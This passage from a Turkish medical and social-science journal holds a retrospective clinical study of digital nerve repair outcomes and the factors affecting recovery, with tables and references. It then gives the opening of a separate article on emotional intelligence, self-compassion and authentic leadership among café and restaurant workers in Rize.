bulunmuştur. Diyapazon testinde pozitiflik oranı %89 iken ten testine göre hastaların %86,3'ü istenen seviyede idi. Yaş, sigara kullanımı, yaralanma tipi ve dijital sinirin duyuşal iyileşmesi arasında negatif bir ilişki vardı. Dijital sinir tamirleri yüksek iyileşme potansiyeli ile tatminkâr sonuçlar vermektedir. Hastanın yaşı, sigara kullanımını ve yaralanma tipi dijital sinir tamir sonuçlarını kötü olarak etkilemekle birlikte, yaş dışında kalan epidemiyolojik özellikler, ameliyatta kadar geçen süre, takip süresi, eşlik eden diğer el yaralanmaları ve yaralanmanın olduğu parmak iyileşme üzerine anlamlı bir etkiye sahip değildir.

Anahtar Kelimeler: *Dijital Sinir, İyileşme, Tamir*

DIGITAL NERVE REPAIR RESULTS AND AFFECTING FACTORS

ABSTRACT

Digital nerve injuries are a common occurrence in hand surgery practice. Digital nerves are the most commonly injured peripheral nerves. From a simple cut to serious hand injuries, many condition can cause digital nerve damage, In addition to the task of carrying the senses, it also plays an important role in the fine motor movements of the hand, so digital nerve injuries bring along the loss of hand function. The aim of this study is to evaluate the success of the digital nerve repair and to examine the factors affecting recovery. Seventy-three digital nerve repairs in 51 patients who were treated over a 3-year period were retrospectively included in the study. Patients' age, gender, profession, dominant hand, localization of the injured digital nerve, the time between injury and surgery, other hand injuries accompanying nerve injury, injury type and smoking habits were recorded. In the evaluation of the nerve recovery, two point discrimination test was used primarily, besides monofilament, tuning fork, skin, grip and pinch tests were also applied. In this study, 84.9% of nerve repairs were evaluated as good and very good according to the two-point discrimination test. According to the monofilament test, 72.6% was normal and decreased light touch. The positivity rate in the tuning fork test was 89% and according to the skin test, 86.3% of the patients were at the desired level. There was a negative relationship between age, smoking, injury type, and sensory recovery. Digital nerve repairs provide satisfactory results with high healing potential. Patient age, smoking, and type of injury negatively affect digital nerve repair results. Epidemiological features other than age, time to surgery, follow-up time and other accompanying hand injuries do not have a significant effect on healing.

Keywords: *Digital Nerve, Recovery, Repair*

1.GİRİŞ

Dijital sinirler yaralanmaları el cerrahisi pratiğinde sık rastlanan bir durumdur. Dijital sinirler en sık yaralanan periferik sinirdir (1). Basit bir kesiden ciddi el yaralanmalarına kadar birçok sebep dijital sinir hasarına neden olabilir. Hasar sonrası onarım sağlanmadığında el fonksiyonlarının önemli bir parçası olan dokunarak tanıma (taktil gnostizm) kaybı olmaktadır. Özellikle başparmak, 2. ve 5. parmak için önemli olan koruyucu duyu kaybolmakta buna bağlı ısı yaralanmalarında artma gözükebilmekte ayrıca çimdikleme (pinching) işlevi de yapılamamaktadır. Bunun yanı sıra sinir kesisinin uçlarında

gelişebilecek nörinomlar ağrıya sebep olup hastanın yaşam kalitesini düşürmektedir (2). Elin beceriklilik gerektiren ince motor işlevlerinin yerine getirilmesi içinde dijital sinirlere önemli görevler düşmektedir. Eldeki becerikli hareketin sağlanabilmesi için motor ve duyunun sentezi gerekmektedir (3).

Sinir iyileşmesini etkileyen çeşitli faktörler mevcuttur. Hastanın yaşı, yaralanma ile tamir arasında geçen süre, sinirin nasıl yaralandığı ve nasıl tamir edildiği gibi değişkenler sinir iyileşmesini etkileyen faktörlerdir (4).

Çalışmamızın amacı dijital sinir onarımı sonrası başarının objektif olarak değerlendirilmesi ve başarıyı etkileyen faktörlerin incelenmesidir.

GEREÇ VE YÖNTEMLER

Çalışmamıza İzmir Kâtip Çelebi Üniversitesi Atatürk Eğitim ve Araştırma Hastanesi Ortopedi Kliniği'nce 3 yıllık bir süre içinde tedavi edilen kontrole gelen 51 hastadaki 73 dijital sinir dahil edilmiştir. Çalışmaya yaralanma şekli, zamanı ve eşlik eden diğer el yaralanmalarına bakılmaksızın kliniğimizde cerrahi mikroskop ile uç uça epinöral olarak tamir edilen dijital sinir yaralanmaları retrospektif olarak dahil edilmiştir. Tüm hastalara ameliyat sonrası atelleme yapılarak 3 hafta immobilizasyon uygulandı, postoperatif 1. günde pasif parmak egzersizleri başlandı ve immobilizasyonun sonlandırılmasını takiben aktif parmak egzersizleri ile rehabilitasyona devam edilmiştir. 10 yaş altı pediatrik hastalar, mental yetersizliği olan erişkin hastalar, takip süresi 6 aydan kısa olan hastalar, uç uça epinöral tamir dışında bir teknik ile sinir onarımı yapılan hastalar, standart rehabilitasyon programına uymayan hastalar ve tümöre bağlı dijital sinir yaralanması olan hastalar çalışmaya dahil edilmemiştir.

Hastaların yaşı, cinsiyeti, mesleği, dominant eli, yaralanan dijital sinirin lokalizasyonu, yaralanma ile ameliyat arasında geçen süre, sinir yaralanmasına eşlik eden diğer el yaralanmaları, yaralanma tipi ve sigara içme alışkanlıkları kaydedilmiştir. Çalışmamızda ilk 24 saat içinde yapılan tamirler primer, 2. gün – 17. gün arasında yapılanlar gecikmiş, 17. günden sonra yapılanlar ise sekonder sinir tamiri olarak kabul edildi. İyileşmeyi değerlendirmek için iki nokta diskriminasyon testi, Semmes Weinstein monofilament testi, diyapazon testi, ten testi, yaralanan ve sağlam elin pinchmetre ve dinamometre ile ölçüm değerleri kullanıldı.

İki nokta diskriminasyon ölçümünde Disk-Criminator (Baseline Evaluation Industry, White Plains NY 10602 USA) aleti kullanıldı. En geniş aralıktan en dar aralığa kadar yapılan ölçümlerde tek nokta hissedilen en dar aralık ölçüm değeri olarak kaydedildi. Kaydedilen değerler Mackinnon sınıflaması kullanılarak çok iyi (6mm ve altı), iyi (7-15mm), zayıf (15-30mm) ve yok (>30 mm) olarak değerlendirildi. Semmes Weinstein monofilament testi beş ayrı monofilament ile gerçekleştirildi (Baseline Evaluation Industry, White Plains NY 10602 USA). Monofilamentler, inceden kalında doğru plastik deformasyon oluşturmada tutulup olgunun hissettiği değer kaydedildi. Diyapazon testi için 256

Hz frekans aralığındaki diyapazon cihazı (Bmed Device) kullanıldı. Sert bir cisim ile diyapazona vurulup titreştirildikten sonra ilgili dijital sinirin innerve ettiği parmağın turnak yatak proksimali hizasına yerleştirildi ve hastanın titreşimi hissedip hissetmemesine göre pozitif ve negatif olarak değerlendirildi. Ten testi yapılırken hastaların dijital sinir tamiri yapılan parmaklarına ve kontralateral sağlam parmaklarının aynı tarafına pamuk tutuldu. Sağlam taraftaki hissetme gücünün 10 puan olarak kabul edilmesi ve dijital sinir tamiri yapılmış taraftaki pamuğu hissetme gücünü buna göre 1'den 10'a kadar puanlandırmaları istendi ve hastaların beyan ettiği değer kaydedildi. Kavrama testi için dinamometre cihazı (Baseline Evaluation Industry, White Plains NY 10602 USA) kullanıldı. Ölçümler üç tekrarlı olarak yapıldı, aritmetik ortalaması kaydedildi. Ölçümler omuz addüksiyonda, dirsek 90° fleksiyonda, ön kol nötral pozisyonda yapıldı. Birim olarak kilogram alındı. Çimdikleme testi pinchmetre cihazı (Baseline Evaluation Industry, White Plains NY 10602 USA) ile yapılmıştır. Ölçümler üç tekrarlı olarak yapıldı, aritmetik ortalaması kaydedildi.

Değerlendirme testlerinin sonuçları eşlik eden el yaralanmalarına, hastanın sigara içme alışkanlığına, hastanın takip süresine, ameliyat ile yaralanma arasında geçen süreye hastanın yaşına ve yaralanma tipine göre incelenerek dijital sinir iyileşmesinde etkili olan faktörler araştırıldı.

Çalışmanın istatistikleri SPSS 15.0 sürümü (SPSS Inc, Chicago, IL) kullanılarak yapıldı. Sürekli değerler ortalama, standart sapma (\pm) ve en düşük- en yüksek değer olarak, kesikli değerler ise yüzde olarak verildi. Grupların karşılaştırılmasında Pearson Ki-Kare testi kullanıldı ve $p < 0.05$ anlamlı olarak kabul edildi.

2.BULGULAR

Çalışmaya dahil edilen 51 hastanın yaş ortalaması 31,7 (\pm 11,1) (11-55) ve %81'ini 3. ve 4. dekattaki hasta grubu oluşturmaktaydı. Hastaların 40'ı (78%) erkek 11'i ise (22%) kadındı. Hastaların ortalama takip süresi 13,1 (\pm 10,2) (6-50) ay idi. Yaralanma ile ameliyat arasından geçen süre ortalama 7,9 (\pm 15,4) (1-49) gün idi. Yetmiş üç dijital sinir kesisinin 47'sine (64,3%) primer sinir onarımı, 15'ine (20,5%) gecikmiş sinir onarımı ve 11'ine (15%) sekonder sinir onarımı uygulandı. 51 hastanın 33'ü (64,7%) yaralanmadan sonraki ilk 12 saat içinde ameliyat edildi.

Hastaların tamamının dominant eli sağ taraf idi ve yaralanmaların 33%'ü dominant elde 67%'si non-dominant elde gerçekleşmiştir. Çalışmamızda en sık yaralanan dijital sinir 22% ile non-dominant elin başparmağı idi. 51 hastadaki 73 dijital sinir kesisinin eşlik eden diğer el yaralanmalarına ve hasarlanma şekline göre ayrıntısı Tablo 1'de verilmiştir.

Hastaların iki nokta diskriminasyon değerlendirme ortalamaları 7,5 (\pm 3,9) (2-25) mm idi ve Mackinnon Sınıflamasına göre sinir onarımlarının 29'u (39,7%) çok iyi, 33'ü (45,2%) iyi, 11'i (15,1%) zayıf olarak değerlendirildi. Monofilament testi değerlendirmesine göre sinir onarımlarının 32'si (43,9%) normal, 21'inde (28,7%) azalmış hafif dokunma, 12'sinde (16,5%) azalmış koruyucu duyu kaybı, 5'inde (6,8%) koruyucu duyu kaybı ve 3'ünde (4,1%) derin basınç hissi sonucu bulundu. Hastaların diyapazon testi

sonuçlarına göre, 65 sinir onarımında (89%) test pozitif, 8 (11%) sinir onarımında ise test negatif olarak bulundu. Ten testi değerlendirmesinde genel ortalaması 7,55 (\pm 2,7) (1-10) idi. 63 sinir onarımında (86,3%) değerler 10 üzerinden 5 ve üstü, 10 (13,7%) sinir onarımında ise değerler 5'in altında idi.

Eşlik eden yaralanmaya göre hastaların değerlendirme test sonuçları karşılaştırıldığında eşlik eden yaralanmanın iki nokta diskriminasyon ($p=0,067$) ve monofilament testinde ($p=0,062$) istatistiksel bir farka sebep olmadığı fakat diyapazon testinde ($p=0,031$) anlamlı olarak fark yarattığı ve eşlik eden yaralanmanın şiddeti artıkça diyapazon testi pozitifliğinin azaldığı görüldü. Sigara içme alışkanlığı olan hastalarda ($n=22$) iki nokta diskriminasyon testinde anlamlı olarak ($p<0,001$) bozulmaya sebep olduğu görüldü. Hastalar takip süresine göre 12 aydan uzun ve kısa olmak üzere iki gruba ayrıldı. Hasta takip süresinin iyileşme üzerinde anlamlı etkisi olmadığı görüldü. Ameliyat ile yaralanma arasında geçen sürenin iyileşmeye etkisini araştırma için 17 gün medyan değer olarak alındı ve primer-geç primer onarım ile sekonder onarım karşılaştırıldı. Ameliyat ile yaralanma arasında geçen sürenin istatistiksel olarak iyileşmeyi etkilemediği görüldü. Hasta yaşının sinir iyileşmesindeki etkisini araştırmak için 34 yaş medyan değer olarak alınıp hastalar karşılaştırıldı. Hasta yaşı artıkça iki nokta diskriminasyon testinde anlamlı ($p=0,004$) olarak bozulma olduğu görüldü. Yine yaralanma şeklinin iyileşme üzerine etkili olduğu ve ezilme yaralanmalarında iki nokta diskriminasyon testinde ($p<0,001$), monofilament testinde ($p=0,003$), diyapazon testinde ($p=0,002$) ve ten testinde ($p<0,001$) daha kötü sonuçlara neden olduğu saptandı. İyileşmeyi etkileyen faktörlerin detayı Tablo 2 de verilmiştir.

3.TARTIŞMA

Dijital sinir yaralanmaları en sık karşılaşılan periferik sinir yaralanmaları olup el cerrahisi pratiğinde geniş bir yer kaplamaktadır. Duyu taşıma görevinin yanı sıra elin ince motor hareketlerinde de önemli rolü bulunmaktadır bu nedenle dijital sinir yaralanmaları beraberinde el fonksiyon kaybını da getirmektedir. Çalışmamızdaki en önemli bulgu dijital sinir tamirlerinin genel olarak iyi sonuçlar verdiği, ek yaralanma miktarının artmasının, ileri yaşın, sigara içmenin ve ezilme yaralanmasına maruz kalmanın iyileşmeyi olumsuz etkilediğidir.

Dijital sinir yaralanmalarının en sık olarak 3. 4. dekattaki erkek hastalarda görüldüğü bildirilmiştir (5,6). Çalışmamızda hastaların yaş ortalaması 31,7, %78'i erkek ve %81'i 3.-4. dekat yaş grubunda idi. Hem mevcut çalışma hem de literatür dijital sinir hasarına en çok maruz kalan grubun çalışan erkekler olduğunu göstermektedir. Yaralanmalarının birçoğunun (67%) non-dominant elde olduğu saptandı. Hastaların dominant elleri ile kesici aleti tutup diğer ellerini yaraladıklarını düşünüyoruz. Epidemiyolojik faktörlerin iyileşme ile ilişkisi değerlendirildiğinde, hastanın cinsiyetinin, elin dominant veya non-dominant olmasının ve yaralanan sinirin lokalizasyonunun iyileşmeyi etkilemediğini gördük. Literatürdeki benzer çalışmalarda yine hastanın cinsiyetinin ve yaralanan sinirin ulnar veya median sinir kökenli olmasının iyileşmeyi etkilemediği gösterilmiştir (7-9). Kallio ve arkadaşları ise yaptıkları

çalışmada başparmaktaki dijital sinir yaralanmalarının küçük parmağa göre daha iyi iyileştiğini belirtmişlerdir (10). Hastanın yaşı dışındaki epidemiyolojik özelliklerin iyileşme üzerinde etkisi olmadığını düşünüyoruz.

Çalışmamızda sinir iyileşmesinin değerlendirilmesinde temel olarak iki nokta diskriminasyon testi kullanılmıştır. Literatürde bu testin sinir iyileşmenin değerlendirilmesinde kolay uygulanabilir ve güvenilir bir yöntem olduğu bildirilmiştir (11-13). Çalışmamızda sinir onarımlarının %84,9'unda (n=62) iki nokta diskriminasyon testine göre iyi ve çok iyi olarak değerlendirilmiştir. Benzer çalışmalarda bu oran %72 ile %90 arasında bildirilmiştir (14-17). Hem literatür hem de mevcut çalışma dijital sinir tamirlerinin iyi sonuçlar verdiğini göstermiştir. Dijital sinir tamir sonuçlarının tatminkâr olmasında hedef organa yakınlığın ve izole duyu siniri taşımasının etkili olduğunu düşünüyoruz.

Takip süresinin özellikle proksimal sinir yaralanmalarında iyileşmeyi etkileyen bir faktör olduğu değerlendirilmektedir. Çalışmamızda medyan takip süresi 12 ay olarak alıp incelendiğinde takip süresi ile iyileşme arasında bir ilişki saptamadık. Sullivan dijital sinir iyileşmesi için 6 ayın yeterli olduğu ve bu süreden sonra daha fazla iyileşmenin görülmeyeceğini belirtmiştir (18). Mermans ve arkadaşları ise takip süresinin uzamasının dijital sinir iyileşmesini pozitif etkilediğini belirtirken Weinzweig ve arkadaşları bunun tam tersini beyan etmişlerdir (8,19). Proksimal sinir iyileşmesinde takip süresinin önemli olduğunu düşünmekle birlikte üst ekstremitenin en distal siniri olan dijital sinirlerin hedef organ yakınlıkları nedeniyle takip süresinin çok uzamasının sonucu değiştirmeyeceği düşüncesindeyiz.

Dijital sinir yaralanmalarına çoğu zaman tendon, kemik ve total ampütasyon gibi diğer doku yaralanmaları da eşlik etmektedir. Çalışmamızda izole sinir yaralanmalarından total ampütasyona doğru gidildikçe iyileşme parametrelerinde azalma olmakla birlikte diyapazon testi dışında bu azalmanın istatistiksel olarak bir fark yaratmadığını gördük. Weinzweig sadece kemik kırıklarının eşlik etmesi durumunda iyileşmenin kötü etkilendiğini bildirmiştir (7). Çalışmamızda iki nokta diskriminasyon ve monofilament testi gibi objektif testlerde eşlik eden yaralanma ve iyileşme arasında fark gösterilemezken diyapazon testinde fark çıkmasının bu testin sübjektifliğinden kaynaklandığını düşünüyoruz. Yine çalışmamızda yaralanma şeklinin iyileşme üzerine etkisine bakıldığında ezilme yaralanmalarında temiz kesilere göre anlamı olarak iyileşmenin bozulduğunu gözlemledik. Efsthathopoulos, Al-Ghazal ve Berger yaptıkları çalışmalarında mevcut çalışmamızın bulgularına benzer çıkarımlar yapmışlar ve eşlik eden yaralanmanın iyileşme üzerine etkisi olmadığını fakat yaralanma şeklinin iyileşmeye etkisi olduğunu beyan etmişlerdir (14,20,21). Ezilme yaralanmalarında doku hasar şiddetinin artmasının iyileşmeyi olumsuz etkilediğini düşünüyoruz.

Sigara içme alışkanlığının kas iskelet sistemindeki iyileşme üzerine olumsuz etkileri bilinmektedir. Çalışmamızda sigara içme alışkanlığı olan hastaların iki nokta diskriminasyon testi sonuçlarının istatistiksel olarak daha kötü olduğu görüldü. Literatürde hem dijital sinir iyileşmesinin hem de üst ekstremité sinir iyileşmesinin sigara içme alışkanlığı ile bozulduğu hem klinik hem de deneysel

çalışmalar ile gösterilmiştir (20,22-24). Sigaranın mikroanjyopatiye neden olarak iyileşme için gerekli olan öncü hücrelerin yaralanma bölgesine göçünü yavaşlatarak iyileşmeyi olumsuz etkilediğini düşünüyoruz.

Vücuttaki tüm dokularda rejenerasyon kapasitesi yaş ile ilişkilidir ve yaş ilerledikçe bu kapasite azalır. Yaşın dijital sinir iyileşmesindeki etkisini araştırmak için 34 yaş medyan olarak alıp incelediğimizde yaş ile iki nokta diskriminasyon testi sonuçları arasında anlamlı ilişki sağladık. Genç hastalarda sinir iyileşmesinin daha iyi olduğunu gördük. Weinzwieg, Mailänder ve Chaise yaptıkları çalışmada yaşın dijital sinir iyileşmesini etkileyen önemli bir faktör olduğunu ve yaşlanma ile birlikte iyileşmenin azaldığını belirtmişlerdir (8,12,16). Efstathopoulos ise dijital sinir tamiri sonrası tam iyileşmenin daha çok çocuk yaş grubunda gözlemlendiğini belirtmiştir (4). Segalman ve arkadaşları ise 60 yaş üstü hasta grubunda dijital sinir tamir sonuçlarını incelemiş ve iyileşmenin genç hasta popülasyonuna göre daha az olmasında rağmen yaşlı hasta grubunda da kabul edilebilir oranda iyileşme olduğunu belirtmişlerdir (25).

Sinir onarımları konusunda genel görüş primer sinir onarımlarının gecikmiş tamirlere göre daha iyi sonuç verdiği yönündedir (26,27). Çalışmamızda primer ve geç primer ile sekonder tamirler karşılaştırıldığında iyileşme bakımından anlamlı bir fark bulunamamıştır. Literatürde de dijital sinirin tamirlerine bu konunun etkisi konusunda fikir birliği sağlanamamıştır. Weinzwieg, Mermans ve Weber çalışmalarında lezyon yaşı ile iyileşme arasında bir fark bulamamışken, Altissimi, Wang, Walton ve Kallio gibi araştırmacılar primer tamirin iyileşme konusunda sekondere göre daha üstün olduğunu belirtmişlerdir (7,8,10,15,19, 28,29). Genel olarak uç uca dijital sinir onarımı yapılan hastalarda primer tamir üstün sonuç verirken sinir grefti ve kondiut ile tamir yapılan çalışmalarda primer ve sekonder tamir arasında fark çıkmamıştır. Bu durum, gecikmeye bağlı gelişen retraksiyonun tamir hattında oluşturduğu gerginliğin, lezyonun yaşından daha fazla iyileşmeyi etkilediğini düşündürmektedir. Çalışmamızda primer ve sekonder tamirler arasında fark çıkmamasının nedeninin ise ortalama tamir süremizin kısalığından (ortalama: 7,9 aralık: 1-49 gün) kaynaklandığını düşünüyoruz. Temiz bir yaralanmadan sonra ya hemen onarımın yapılmasını ya da ideal şartların oluşturulduğu en erken zamanda cerrahinin yapılması gerektiğini düşünüyoruz.

Çalışmamızın birkaç tane limitasyonu vardır. Birinci olarak mevcut çalışma retrospektiftir olarak yapılmıştır, prospektif çalışmaların sonuçlarına göre daha kesin yargılara varılabilir. İkinci olarak tüm cerrahiler aynı cerrah tarafından yapılmamıştır. Aynı cerrah tarafından yapılan tamirlerin değerlendirilmesi ile cerrahi tekniğe bağlı doğabilecek farklılıklar ortadan kaldırılabilir. Sonucu olarak hasta grubumuz heterojendir. Daha homojen hasta grupları ile yapılan çalışmalar farklı çıkarımlara sebep olabilir.

Sonuç olarak çalışmamızda yaşın, sigara kullanımının ve yaralanma tipinin dijital sinir tamir sonuçlarını etkileyen faktörler olduğunu saptadık. Yaş dışında kalan epidemiyolojik özelliklerin, ameliyatta kadar

geçen sürenin, takip süresinin, eşlik eden diğer el yaralanmalarının ve yaralanmanın olduğu parmağın iyileşme üzerine anlamlı bir etkisi olmadığını saptadık. Değerlendirme sonuçlarımıza göre dijital sinir tamirleri yüksek iyileşme potansiyeli ile tatminkâr sonuçlar vermektedir.

Tablo 1. Dijital sinir yaralanmalarının eşlik eden diğer el yaralanmalarına ve yaralanmanın şekline göre sınıflandırılması

Eşlik eden yaralanma	Hasta Sayısı	Hasarlanan Sinir	Temiz Kesi	Ezilme Yaralanması
İzole sinir kesisi	15 (29,4%)	15 (20,5%)	14 (28%)	1 (1,9%)
Sinir + Tendon Kesisi	25 (49%)	33 (45,2%)	22 (43,1%)	3 (5,9%)
Sinir + Tendon kesisi + Parmak Kırığı	4 (7,8%)	11 (15,1%)	0	4 (7,9%)
Parmak Amputasyonu	7 (13,8%)	14 (19,2%)	2 (3,4%)	5 (9,8%)
Toplam	51 (100%)	73 (100%)	38 (74,5%)	13 (25,5%)

Tablo 2. Dijital sinir iyileşmesine etki eden faktörler

	Ortalama İki Nokta Diskriminasyon Sonucu (mm)	Monofilament Testi (Normal ve Azalmış Duyu Olan Sinir Yüzdesi)	Diyapazon Testi (Pozitif Hasta Yüzdesi)	Ortalama Ten Testi Puanı (Ortalama)
Eşlik eden yaralanma				
- İzole sinir	5,2/ çok iyi	%80	%100	7,3
- Sinir + tendon kesisi	6,3/ çok iyi	%78,7	%94	7,8
- Sinir + tendon kesisi + parmak kırığı	9,1/ iyi	%45,5	%63,6	5,5
- Parmak amputasyonu	11,2/ iyi	%57	%64,2	6,2

Sigara alışkanlığı									
-	İçiyor	8,7/ iyi	p<0,	%64,2	p=0,				
-	İçmiyor	6,7/çok iyi	001	%76,2	321				
Takip süresi									
-	<12 ay	7,2 / iyi	p=0,	%74	p=0,	%93,7	p=0,	8,2	p=0.
-	≥12 ay	7,9/ iyi	076	%69	051	%83	26	7,3	227
Yaralanmadan Ameliyata Kadar Geçen Süre									
-	<17 gün	7,4/ iyi	p=0,	%73	p=0,	%90,4	p=0,	7,9	p=0.
-	≥17 gün	7,9/ iyi	349	%70,4	350	%85	355	7,7	579
Yaş									
-	<34 yaş	6,5/ çok iyi	p=0,	%81	p=0,	%85	p=0,	8,3	p=0.
-	≥34 yaş	9,8/ iyi	004	%69	441	%73	479	7,1	6
Yaralanma şekli									
-	Temiz kesi	6,6/ çok iyi	p<0,	%79	p=0,	%98	p=0,	7,9	p<0.
-	Ezilme yaralanmas	10,2/ iyi	001	%66	003	%73	002	6,2	001

KAYNAKÇA

- [1] Lohmeyer JA, Sommer B, Siemers F, Mailänder P. Nerve injuries of the upper extremity-expected outcome and clinical examination. *Plast Surg Nurs.* 2009;29(2):88-93.
- [2] Herndon JH. Neuromas. In: Green DP. *Green's Operative Hand Surgery.* 1988; 1405-1423. 4th Ed. New York: Churchill-Livingstone
- [3] Pedretti LW, Early MB. *Occupational therapy practice skills for physical dysfunction,* 5th Ed. St. Louis: Mosby, 2001.
- [4] Efsthopoulos D, Gerostathopoulos N, Misitzis D, Bouchlis G, Anagnostou S, Daoutis NK. Clinical assessment of primary digital nerve repair. *Acta Orthop Scand Suppl* 1995;264(23):45-7.
- [5] Young L, Wray RC, Weeks PM. A randomized prospective comparison of fascicular and epineural digital nerve repairs. *Plast Reconstr Surg.* 1981;68(1):89-93.
- [6] Calcagnotto GN, Braga Silva J. The treatment of digital nerve defects by the technique of vein conduit with nerve segment. A randomized prospective study. *Chir Main.* 2006;25(3-4):126-30.
- [7] Wang WZ, Crain GM, Baylis W, Tsai TM. Outcome of digital nerve injuries in adults. *J Hand Surg Am.* 1996;21(1):138-43.

- [8] Weinzweig N, Chin G, Mead M, Stone A, Nagle D, Gonzalez M, Koerber A. Recovery of sensibility after digital neuroorrhaphy: a clinical investigation of prognostic factors. *Ann Plast Surg.* 2000;44(6):610-7.
- [9] Cheng AS, Hung L, Wong JM, Lau H, Chan J. A prospective study of early tactile stimulation after digital nerve repair. *Clin Orthop Relat Res.* 2001;(384):169-75.
- [10] Kallio PK. The results of secondary repair of 254 digital nerves. *J Hand Surg Br.* 1993;18(3):327-30.
- [11] Dellon AL, Mackinnon SE, Crosby PM. Reliability of two-point discrimination measurements. *J Hand Surg Am.* 1987;12(5):693-6.
- [12] Mailänder P, Berger A, Schaller E, Ruhe K. Results of primary nerve repair in the upper extremity. *Microsurgery.* 1989;10(2):147-50.
- [13] Novak CB, Mackinnon SE, Kelly L. Correlation of two-point discrimination and hand function following median nerve injury. *Ann Plast Surg.* 1993;31(6):495-8.
- [14] Efstathopoulos D, Gerostathopoulos N, Misitzis D, Bouchlis G, Anagnostou S, Daoutis NK. Clinical assessment of primary digital nerve repair. *Acta Orthop Scand Suppl.* 1995;264:45-7
- [15] Altissimi M, Mancini GB, Azzarà A. Results of primary repair of digital nerves. *J Hand Surg Br.* 1991;16(5):546-7.
- [16] Chaise F, Friol JP, Gaisne E. Results of emergency repair of wounds of palmar collateral nerves of the fingers. *Rev Chir Orthop Reparatrice Appar Mot.* 1993;79(5):393-7.
- [17] Risitano G, Cavallaro G, Merrino T, Coppolino S, Ruggeri F. Clinical results and thoughts on sensory nerve repair by autologous vein graft in emergency hand reconstruction. *Chir Main.* 2002;21(3):194-7.
- [18] Sullivan DJ. Results of digital neuroorrhaphy in adults. *J Hand Surg Br.* 1985;10(1):41-4.
- [19] Mermans JF, Franssen BB, Serroyen J, Van der Hulst RR. Digital nerve injuries: a review of predictors of sensory recovery after microsurgical digital nerve repair. *Hand (N Y).* 2012;7(3):233-41.
- [20] al-Ghazal SK, McKiernan M, Khan K, McCann J. Results of clinical assessment after primary digital nerve repair. *J Hand Surg Br.* 1994;19(2):255-7.
- [21] Berger A, Millesi H. Nerve Grafting. *Clin Orthop Relat Res.* 1978;(133):49-55.
- [22] Rinker B, Liao JY. A prospective randomized study comparing woven polyglycolic acid and autogenous vein conduits for reconstruction of digital nerve gaps. *J Hand Surg Am.* 2011;36(5):775-81.
- [23] Portincasa A, Gozzo G, Parisi D, Annacontini L, Campanale A, Basso G, Maiorella A. Microsurgical treatment of injury to peripheral nerves in upper and lower limbs: a critical review of the last 8 years. *Microsurgery.* 2007;27(5):455-62.

- [24] Rinker B, Fink BF, Barry NG, Fife JA, Milan ME, Stoker AR, Nelson PT. The effect of cigarette smoking on functional recovery following peripheral nerve ischemia/reperfusion injury. *Microsurgery*. 2011;31(1):59-65.
- [25] Segalman KA, Cook PA, Wang BH, Theisen L. Digital neuroorrhaphy after the age of 60 years. *J Reconstr Microsurg*. 2001;17(2):85-8.
- [26] Seddon H. *Surgical Disorders of Peripheral Nerve*. 2nd Ed. London: Churchill Livingstones, 1975.
- [27] Birch R. *Primary and Secondary Repair of Divided Peripheral Nerves*. *Smith Operative Surgery; The Hand*. 4th Ed. London: Butterworths, 1984.
- [28] Weber RA, Breidenbach WC, Brown RE, Jabaley ME, Mass DP. A randomized prospective study of polyglycolic acid conduits for digital nerve reconstruction in humans. *Plast Reconstr Surg*. 2000;106(5):1036-45
- [29] Walton RL, Brown RE, Matory WE Jr, Borah GL, Dolph JL. Autogenous vein graft repair of digital nerve defects in the finger: a retrospective clinical study. *Plast Reconstr Surg*. 1989;84(6):944-952

DUYGUSAL ZEKANIN ÖZ-ŞEFKAT ÜZERİNDEKİ ETKİSİNDE OTANTİK LİDERLİĞİN ARACI ROLÜ: HİZMET SEKTÖRÜ ÇALIŞANLARINA YÖNELİK BİR ARAŞTIRMA

Osman Yalap¹

Emre Gençay²

¹Artvin Çoruh Üniversitesi, Sağlık Bilimleri Fakültesi, Artvin, TURKEY

²Kırşehir Ahi Evran Üniversitesi, Mucur Meslek Yüksek Okulu, Kırşehir, TURKEY

osman.yalap@artvin.edu.tr

ORCID: 0000-0003-1058-2457

ÖZET

Bu çalışma Rize ilçe merkezinde hizmet sektörü kapsamında faaliyet gösteren kafe ve restoran çalışanları üzerinde uygulanmıştır. 175 kişinin katıldığı araştırmanın temel amacı, çalışanların duygusal zeka düzeylerinin öz-şefkat algıları üzerindeki etkisinde otantik liderlik düzeylerinin aracı bir rolünün olup olmadığını saptamaktır. Araştırmanın amacı doğrultusunda oluşturulan yapısal model, Hayes [1]'in çağdaş yaklaşım olarak ele aldığı "basit aracılık analizine" tabi tutulmuştur. Elde edilen sonuçlara göre, hizmet sektörü çalışanlarının duygusal zeka düzeyleri ile öz-şefkat algıları arasında pozitif yönlü bir ilişki olduğu ve otantik liderlik düzeylerinin söz konusu ilişkide aracı rolünün olduğu tespit edilmiştir.

Anahtar Kelimeler: Duygusal Zeka, Öz-Şefkat, Otantik Liderlik, Hizmet Sektörü

THE MEDIATING ROLE OF AUTHENTIC LEADERSHIP IN THE EFFECT OF EMOTIONAL INTELLIGENCE ON SELF COMPASSION: A RESEARCH FOR SERVICE INDUSTRY EMPLOYEES

ABSTRACT

This study was applied to employees of cafes and restaurants operating within the service sector in Rize center. The main purpose of the study, which included 175 people, is to determine whether authentic leadership levels have a mediating role in the effect of employees' emotional intelligence levels on their self-compassion perceptions. The structural model created in line with the purpose of the study was subjected to the "simple mediation analysis" which Hayes [1]

considered as a contemporary approach. According to the results, it has been determined that there is a positive relationship between the emotional intelligence levels of service sector employees and their self-compassion perceptions, and that their authentic leadership levels have a mediator role in this relationship.

Keywords: *Emotional Intelligence, Self-Compassion, Authentic Leadership, Service Industry*

1. GİRİŞ

Hizmet sektörü, kafe, restoran, otel, dinlenme tesisleri gibi yerlerde insanların sosyal, gıda, turistik, konaklama vb. gereksinimlerini karşılamaya odaklıdır. Hizmet sektöründe çalışanları insanlarla doğrudan iletişim kurmakta ve onlara kendilerini iyi hissettirmeye çalışmaktadırlar. Morris ve Feldman [2], baş faktörü insan olan hizmet sektörü müşterilerinin, hizmeti tedarik ettikleri esnada satın aldıkları hizmetin kapsamı kadar hizmet sektörü çalışanları ile aldıkları etkileşim seviyesi ve standartlarıyla da günden güne artan bir şekilde ilgilendiklerini, bu bağlamda hizmet sektörü çalışanları bakımından duyguların son derece önemli olduğunu, zira çalışanların ortaya koydukları emeklerin önemli bir kısmının örgüt tarafından belirlenen duyguların sergilenmesiyle ortaya çıktığını ifade etmektedir. Söz konusu duyguların temelinde çalışanların yaşadığı tecrübelerde yatmaktadır. Bu tecrübelerle ilgili olarak şefkat ve öz şefkat algısı daha yüksek olan çalışanlar daha yüksek performans sergilemekte ve hem kendisi hem de iş arkadaşları ve örgüt tarafından değerli kabul edilmektedir. Öte yandan otantik liderlik algısı ile hizmet sektörü çalışanlarının duygu durumları, tutum ve davranışları 